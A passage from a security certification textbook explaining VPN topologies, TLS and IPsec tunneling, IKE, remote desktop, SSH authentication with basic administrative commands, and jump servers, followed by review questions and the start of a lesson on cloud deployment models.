With a remote access VPN, clients connect to a VPN gateway on the edge of the private network. This client-to-site VPN topology is the "telecommuter" model, allowing homeworkers and employees working in the field to connect to the corporate network. The VPN protocol establishes a secure **tunnel** to keep the contents private, even when the packets pass over ISPs' routers.



Remote access VPN. (Images © 123RF.com.)

A VPN can also be deployed in a site-to-site model to connect two or more private networks. Whereas remote access VPN connections are typically initiated by the client, a site-to-site VPN is configured to operate automatically. The gateways exchange security information using whichever protocol the VPN is based on. This establishes a trust relationship between the gateways and sets up a secure connection through which to tunnel data. Hosts at each site do not need to be configured with any information about the VPN. The routing infrastructure at each site determines whether to deliver traffic locally or send it over the VPN tunnel.



Site-to-site VPN. (Images © 123RF.com.)

*A third topology is a **host-to-host tunnel**. This is a means of securing traffic between two computers where the private network is not trusted.*

Several VPN protocols have been used over the years. Legacy protocols such as the **Point-to-Point Tunneling Protocol (PPTP)** have been deprecated because they do not offer adequate security. Transport Layer Security (TLS) and Internet Protocol Security (IPsec) are now the preferred options for configuring VPN access.

Transport Layer Security Tunneling

A **transport layer security (TLS) VPN** means the client connects to the remote access server using digital certificates. The server certificate identifies the VPN gateway to the client. Optionally, the client can also be configured with its own certificate. This allows for mutual authentication, where both server and client prove their identity to one another. TLS creates an encrypted tunnel for the user to submit authentication credentials. These would normally be processed by a RADIUS server. Once the user is authenticated and the connection is fully established, the VPN gateway tunnels all communications for the local network over the secure socket.



Configuring an OpenVPN server in the OPNsense security appliance. This configuration creates a remote access VPN. Users are authenticated via a RADIUS server on the local network. (Screenshot courtesy of OPNsense.)



Configuring a server certificate for OpenVPN in the OPNsense security appliance. (Screenshot courtesy of OPNsense.)

A TLS VPN can use either TCP or UDP. UDP might be chosen for marginally superior performance, especially when tunneling latency-sensitive traffic such as voice or video. TCP might be easier to use with a default firewall policy. TLS over UDP is also referred to as Datagram TLS (DTLS).

It is important to use a secure version of TLS. The latest version at the time of writing is TLS 1.3. TLS 1.2 is also still supported. Versions earlier than this are deprecated.

Internet Protocol Security Tunneling

Transport Layer Security is applied at the application level. **Internet Protocol Security (IPsec)** operates at the network layer of the OSI model (layer 3). This means that it can be implemented without having to configure specific application support and that it incurs less packet overhead.

There are two core protocols in IPsec, which can be applied singly or together, depending on the policy:

- **Authentication Header (AH)**—performs a cryptographic hash on the whole packet, including the IP header, plus a shared secret key (known only to the communicating hosts), and adds this value in its header as an Integrity Check Value (ICV). The recipient performs the same function on the packet and key and should derive the same value to confirm that the packet has not been modified. The payload is not encrypted so this protocol does not provide confidentiality.
- **Encapsulating Security Payload (ESP)** can be used to encrypt the packet rather than simply calculating an ICV. ESP attaches three fields to the packet: a header, a trailer (providing padding for the cryptographic function), and an Integrity Check Value. Unlike AH, ESP excludes the IP header when calculating the ICV.

IPsec can be used in two modes:

- **Transport mode**—is used to secure communications between hosts on a private network. When ESP is applied in transport mode, the IP header for each packet is not encrypted, just the payload data. If AH is used in transport mode, it can provide integrity for the IP header.

IPsec datagram using AH and ESP in transport mode.

- **Tunnel mode**—is used for communications between VPN sites across an unsecure network. With ESP, the whole IP packet (header and payload) is encrypted and encapsulated as a datagram with a new IP header. AH has no use case in tunnel mode, as confidentiality is usually required.

IPsec datagram using ESP in tunnel mode.



Configuring a site-to-site VPN using IPsec tunneling with ESP encryption in the OPNsense security appliance. (Screenshot courtesy of OPNsense.)

Internet Key Exchange

Each host or router that uses IPsec must be assigned a policy. An IPsec policy sets the authentication mechanism and also the use of AH/ESP and transport or tunnel mode for a connection between two peers.

IPsec's encryption and hashing functions depend on a shared secret. The secret must be communicated to both peers, and the peers must perform mutual authentication to confirm one another's identity. The **Internet Key Exchange (IKE)** protocol implements an authentication method, selects which cryptographic ciphers are mutually supported by both peers, and performs key exchange. The set of properties is referred to as a security association (SA).



Configuring IKE for certificate-based authentication in the OPNsense security appliance. (Screenshot courtesy ofOPNsense.)

IKE negotiations take place over two phases:

1. Phase I establishes the identity of the two peers and performs key agreement using the Diffie-Hellman algorithm to create a secure channel. Two methods of authenticating peers are commonly used:
   - **Digital certificates**—are issued to each peer by a mutually trusted certificate authority to identify one another.
   - **Pre-shared key (group authentication)**—is when the same passphrase is configured on both peers.
2. Phase II uses the secure channel created in Phase I to establish which ciphers and key sizes will be used with AH and/or ESP in the IPsec session.

There are two versions of IKE. Version 1 was designed for site-to-site and host-to-host topologies and requires a supporting protocol to implement remote access VPNs. IKEv2 has some additional features that have made the protocol popular for use as a stand-alone remote access client-to-site VPN solution. The main changes are the following:

- Supports EAP authentication methods, allowing, for example, user authentication against a RADIUS server.
- Provides a simple setup mode that reduces bandwidth without compromising security.
- Allows network address translation (NAT) traversal and MOBIKE multihoming. NAT traversal makes it easier to configure a tunnel allowed by a home router/firewall. Multihoming means that a smartphone client with Wi-Fi and cellular interfaces can keep the IPsec connection alive when switching between them.

Remote Desktop

A remote access VPN joins the user's PC or smartphone to a remote private network via a secure tunnel over a public network. Remote access can also be a means of connecting to a specific computer over a network. This type of remote access involves connecting to a terminal server on a host using software that transfers shell data only. The connection could be a client and terminal server on the same local network or across remote networks.

A graphical remote access tool sends screen and audio data from the remote host to the client and transfers mouse and keyboard input from the client to the remote host. Microsoft's **Remote Desktop Protocol (RDP)** can be used to access a physical machine on a one-to-one basis.

Alternatively, a site can operate a remote desktop gateway that facilitates access to virtual desktops or individual apps running on the network servers. RDP connections are encrypted by default. There are several popular alternatives to Remote Desktops. Most support remote access to platforms other than Windows (macOS and iOS, Linux, Chrome OS, and Android, for instance). Examples include TeamViewer (teamviewer.com/en) and **Virtual Network Computing (VNC)**, which is implemented by several different providers (notably realvnc.com/en).

In the past, these remote desktop products required a dedicated client app. Remote desktop access can now just use a web browser client. The canvas element introduced in HTML5 allows a browser to draw and update a desktop with relatively little lag. It can also handle audio. This is referred to as an **HTML5 VPN** or as a clientless remote desktop gateway (guacamole.apache.org). This solution uses a protocol called WebSocket, which enables bidirectional messages to be sent between the server and client without requiring the overhead of separate HTTP requests.

Secure Shell

Secure Shell (SSH) is the principal means of obtaining secure remote access to a command line terminal. The main uses of SSH are for remote administration and secure file transfer (SFTP). Numerous commercial and open-source SSH products are available for all the major NOS platforms. The most widely used is OpenSSH (openssh.com).

SSH servers are identified by a public/private key pair that is referred to as the host key. Host names can be mapped to host keys manually by each SSH client, or through various enterprise software products designed for SSH host key management.



Confirming the SSH server's host key using the PuTTY SSH client. (Screenshot used with permission from PuTTY.)

The host key must be changed if any compromise of the host is suspected. If an attacker has obtained the private key of a server or appliance, they can masquerade as that server or appliance and perform a spoofing attack, usually with a view to obtaining other network credentials.

The server's host key is used to set up a secure channel to use for the client to submit authentication credentials.

SSH Client Authentication

SSH allows various methods for the client to authenticate to the server. Each of these methods can be enabled or disabled as required on the server, using the /etc/ssh/sshd_config file:

- **Username/password**—is when the client submits credentials that are verified by the SSH server either against a local user database or using a RADIUS server.
- **Public key authentication**—is when each remote user's public key is added to a list of keys authorized for each local account on the SSH server.

- **Kerberos**—is when the client submits the Kerberos credentials (a Ticket Granting Ticket) obtained when the user logs onto the workstation to the server using the Generic Security Services Application Program Interface (GSSAPI). The SSH server contacts the Ticket Granting Service (in a Windows environment, this will be a domain controller) to validate the credentials.

Managing valid client public keys is a critical security task. Many recent attacks on web servers have exploited poor key management. If a user's private key is compromised, delete the public key from the appliance and then regenerate the key pair on the user's (remediated) client device and copy the public key to the SSH server. Always delete public keys when the user's access permissions have been revoked.

SSH Commands

SSH commands are used to connect to hosts and set up authentication methods. To connect to an SSH server at 10.1.0.10 using an account named "bobby" and password authentication, run:

```
ssh bobby@10.1.0.10
```

The following commands create a new key pair and copy it to an account on the remote server:

```
ssh-keygen -t rsa
ssh-copy-id bobby@10.1.0.10
```

At an SSH prompt, you can now use the standard Linux shell commands. Use `exit` to close the connection.

You can use the `scp` command to copy a file from the remote server to the local host:

```
scp bobby@10.1.0.10:/logs/audit.log audit.log
```

Reverse the arguments to copy a file from the local host to the remote server. To copy the contents of a directory and any subdirectories (recursively), use the `-r` option.

Out-of-Band Management and Jump Servers

A remote access management channel refers to the specific use case of using a secure network and shell application to administer a network switch, router, firewall, or server. The secure administrative workstations (SAWs) used as management clients must be tightly locked down, ideally installed with only the software required to access the administrative channel—minimal web browser, remote desktop client, or SSH virtual terminal, for instance. SAWs should be denied Internet access or be restricted to a handful of approved vendor sites for patches, drivers, and support. The devices must also be subject to stringent access control and auditing so any misuse is detected at the earliest opportunity.

Out-of-Band Management

Remote management methods are either in-band or **out-of-band (OOB)**. An in-band management link shares traffic with other communications on the production network. The connection method must use TLS, IPsec, RDP, or SSH encrypted sessions to ensure confidentiality and integrity.

A serial console or modem port on a router is a physically out-of-band management method. A network appliance can also be managed using a browser-based interface or a virtual terminal over Ethernet and IP. This type of management link is made out-of-band either by connecting the port used for management access to a physically separate network infrastructure or connecting to a dedicated management VLAN. This can be costly to implement, but out-of-band management is more secure and means that access to the device is preserved when there are problems affecting the production network.

Jump Servers

One of the challenges of managing hosts exposed to the Internet, such as in a screened subnet or cloud network, is providing administrative access to the servers and appliances located within it. On the one hand, a link is necessary; on the other, the administrative interface could be compromised and exploited as a pivot point into the rest of the network. Consequently, management of hosts permitted to access administrative interfaces on hosts in the secure zone must be tightly controlled. Configuring and auditing this type of control when there are many different servers operating in the zone is complex.

One solution to this complexity is to add a single administration server, or **jump server**, to the secure zone. The jump server only runs the necessary administrative port and protocol, such as SSH or RDP. Administrators connect to the jump server and then use the jump server to connect to the admin interface on the application server. The application server's admin interface has a single entry in its ACL (the jump server) and denies connection attempts from any other hosts.



Securing management traffic using a jump server. (Images © 123RF.com.)

Review Activity:

Secure Communications

Answer the following questions:

1. **True or false? A TLS VPN can only provide access to web-based network resources.**

2. **What IPsec mode would you use for data confidentiality on a private network?**

3. **What is the main advantage of IKEv2 over IKEv1?**

4. **What value confirms the identity of an SSH server to a client?**

5. **Server A is configured to forward commands over SSH to a pool of database servers. The database servers do not accept SSH connections from any other source. What type of configuration does Server A implement?**

Lesson 5

Summary

You should understand the use of segmentation to implement zone-based security topologies and be able to select appropriate control types and deployment locations to protect networks and hosts in given scenarios.

Guidelines for Implementing Secure Enterprise Network Architecture

Follow these guidelines when you implement designs for new or extended networks:

- Identify business workflows and the servers, clients, protocols, and data assets that support them. Design segmented network zones or blocks that support the security requirements, using VLANs, subnets, and firewall policies to implement the design.
- Deploy switching and routing appliances and protocols to support each block, accounting for port security or 802.1X network access control (NAC).
- Analyze the attack surface and select effective controls deployed to appropriate network locations:
  - Deploy port security or 802.1X NAC to mitigate risks from rogue devices attached to physical network ports.
  - Deploy routing firewalls to enforce access control and intrusion prevention at zone perimeters, utilizing layer 4 or layer 7 filtering as appropriate.
  - Deploy transparent firewalls to protect hosts and segments without having to change the IP topology.
  - Deploy sensors for intrusion detection behind firewalls or on a mirrored switch port to monitor traffic within a zone.
  - Consider the use of proxy servers, NGFW, and WAF for advanced application and user-aware filtering.
  - Consider the use of UTM to deploy additional security control capabilities alongside firewall/IPS functionality.
- Design load-balanced services to provision high availability and fault tolerance.
- Accommodate remote access client-to-site, site-to-site, and host-to-host secure communications requirements with TLS and IPsec VPN protocols.
- Implement secure communications for desktop/shell remote access with RDP and SSH. Consider the use of a jump server to consolidate the management of a group of servers in a protected zone.

Lesson 6

Secure Cloud Network Architecture

LESSON INTRODUCTION

Cloud network architecture encompasses a range of concepts and technologies designed to ensure the confidentiality, integrity, and availability of data and applications within cloud-based environments. Cloud architecture and modern software deployment practices enable seamless integration, management, and optimization of resources within cloud-based environments. Key features include on-demand provisioning, elasticity, and scalability, which allow rapid deployment and dynamic adjustments to computing, storage, and network resources as required.

Additionally, multi-tenancy and virtualization technologies enable efficient resource sharing and isolation among diverse users and workloads. Cloud architecture also employs load balancing and auto-scaling to distribute workloads evenly and maintain high availability and performance. Furthermore, hybrid and multi-cloud strategies allow organizations to leverage various cloud service providers, reducing vendor lock-in and promoting a more resilient and cost-effective infrastructure.

Lesson Objectives

In this lesson, you will do the following:

- Summarize secure cloud and virtualization services.
- Apply cloud security solutions.
- Summarize infrastructure as code concepts.
- Explore the Internet of Things.
- Review zero trust architecture concepts.

Topic 6A

Cloud Infrastructure

EXAM OBJECTIVES COVERED

3.1 Compare and contrast security implications of different architecture models.

Understanding cloud platform concepts is crucial for security professionals to effectively protect digital assets, ensure compliance, and manage risk in modern IT environments. As organizations increasingly adopt cloud services, security professionals must be adept at identifying potential vulnerabilities, implementing robust security measures, and monitoring cloud-based resources to mitigate potential threats. Familiarity with cloud platform concepts enables security professionals to navigate the shared responsibility model, where cloud service providers and users collaborate to maintain a secure infrastructure.

Additionally, understanding cloud technologies is essential for developing tailored security strategies, embracing best practices, and adhering to regulatory requirements. As cloud computing continues to evolve rapidly, security professionals must stay up-to-date with the latest advancements and threat landscapes to safeguard their organizations' valuable data and resources.

Cloud Deployment Models

A **cloud deployment model** classifies how the service is owned and provisioned. It is important to recognize that deployment models have different impacts on threats and vulnerabilities. Cloud deployment models can be broadly categorized as follows:

- **Public (or multi-tenant)**—is a service offered over the Internet by **cloud service providers (CSPs)** to cloud consumers. With this model, businesses can offer subscriptions or pay-as-you-go financing, while at the same time providing lower-tier services free of charge. As a shared resource, there are risks regarding performance and security. **Multi-cloud** architectures are where an organization uses services from multiple CSPs.
- **Hosted Private**—is hosted by a third party for the exclusive use of the organization. This is more secure and can guarantee better performance but is correspondingly more expensive.

Private—cloud infrastructure that is completely private to and owned by the organization. In this case, there is likely to be one business unit dedicated to managing the cloud while other business units make use of it. With private **cloud computing**, organizations exercise greater control over the privacy and security of their services. This type of delivery method is geared more toward banking and governmental services that require strict access control in their operations.

A private cloud could be on-premises or off-site relative to the other business units. An on-site link can obviously deliver better performance and is less likely to be subject to outages (loss of an Internet link, for instance). On the other hand, a dedicated off-site facility may provide better shared access for multiple users in different locations.

- **Community**—is where several organizations share the costs of either a hosted private or fully private cloud. This is usually done in order to pool resources for a common concern, like standardization and security policies.

There will also be cloud computing solutions that implement a hybrid public/private/community/hosted/on-site/off-site solution. For example, a travel organization may run a sales website for most of the year using a private cloud but break out the website to a public cloud when much higher utilization is forecast.

Flexibility is a key advantage of cloud computing, but the implications for data risk must be well understood when moving data between private and public storage environments.

Security Considerations

Different cloud architecture models have varying security implications to consider when deciding which one to use.

- **Single-tenant architecture**—provides dedicated infrastructure to a single customer, ensuring that only that customer can access the infrastructure. This model offers the highest level of security as the customer has complete control over the infrastructure. However, it can be more expensive than multi-tenant architecture, and the customer is responsible for managing and securing the infrastructure.
- **Multi-tenant architecture**—is when multiple customers share the same infrastructure, with each customer's data and applications separated logically from other customers. This model is cost-effective but can increase the risk of unauthorized access or data leakage if not properly secured.
- **Hybrid architecture**—uses public and private cloud infrastructure. This model provides greater flexibility and control over sensitive data and applications by allowing customers to store sensitive data on private cloud infrastructure while using public cloud infrastructure for less sensitive workloads. However, it also requires careful management to ensure proper integration and security between the public and private clouds.
- **Serverless architecture**—is when the cloud provider manages the infrastructure and automatically scales resources up or down based on demand. This model can be more secure than traditional architectures because the cloud provider manages and secures the infrastructure. However, customers must still take steps to secure access to their applications and data.

Hybrid Cloud

A **hybrid cloud** most commonly describes a computing environment combining public and private cloud infrastructures, although any combination of cloud infrastructures constitutes a hybrid cloud. In a hybrid cloud, companies can store data in a private cloud but also leverage the resources of a public cloud when needed. This allows for greater flexibility and scalability, as well as cost savings. A hybrid cloud is commonly used because it enables companies to take advantage of the benefits of both private and public clouds. Private clouds can provide greater security and control over data, while public clouds offer more cost-effective scalability and access to a broader range of resources. A hybrid cloud also allows for a smoother transition to the cloud for companies that may need more time to migrate all of their data.

A hybrid cloud also presents security challenges, such as managing multiple cloud environments and enforcing consistent security policies. One issue is the complexity of managing multiple cloud environments and integrating them with on-premises infrastructure, which can create security gaps and increase the risk of data breaches. Another concern is the potential for unauthorized access to data and applications, particularly when sensitive information is stored in the public cloud. This is often mistakes caused by confusion over the boundary between on-premises and public cloud infrastructure. Additionally, using multiple cloud providers can make it challenging to enforce consistent security policies across all environments.

A hybrid cloud infrastructure can provide data redundancy features, such as replicating data across on-premises and cloud infrastructure. Data protection can be achieved through redundancy, but it can also lead to issues with data consistency stemming from synchronization problems among multiple locations. Considering that legal compliance is a critical concern when implementing any type of cloud environment, organizations must ensure that data stored in both the on-premises and cloud components of the hybrid environment comply with these mandates. This adds additional complexity to data governance and security operations.

Another consideration is the establishment and enforcement of service-level agreements (SLAs). SLAs formally outline all performance, availability, and support expectations between the cloud service provider and the organization. Guaranteeing expected levels of service can be challenging when dealing with the integration of different cloud and on-premises systems. Other concerns related to the hybrid cloud include the potential for increased network latency due to large data transfer volumes between on-premises and cloud environments that impact application performance, and monitoring the hybrid environment can be more complex due to the requirement for specialized expertise and tools.

Cloud Service Models

As well as the ownership model (public, private, hybrid, or community), **cloud service models** are often differentiated on their level of complexity and the amount of pre-configuration provided. These models are referred to as something or **anything as a service (XaaS)**. The three most common implementations are infrastructure, software, and platform.

Software as a Service

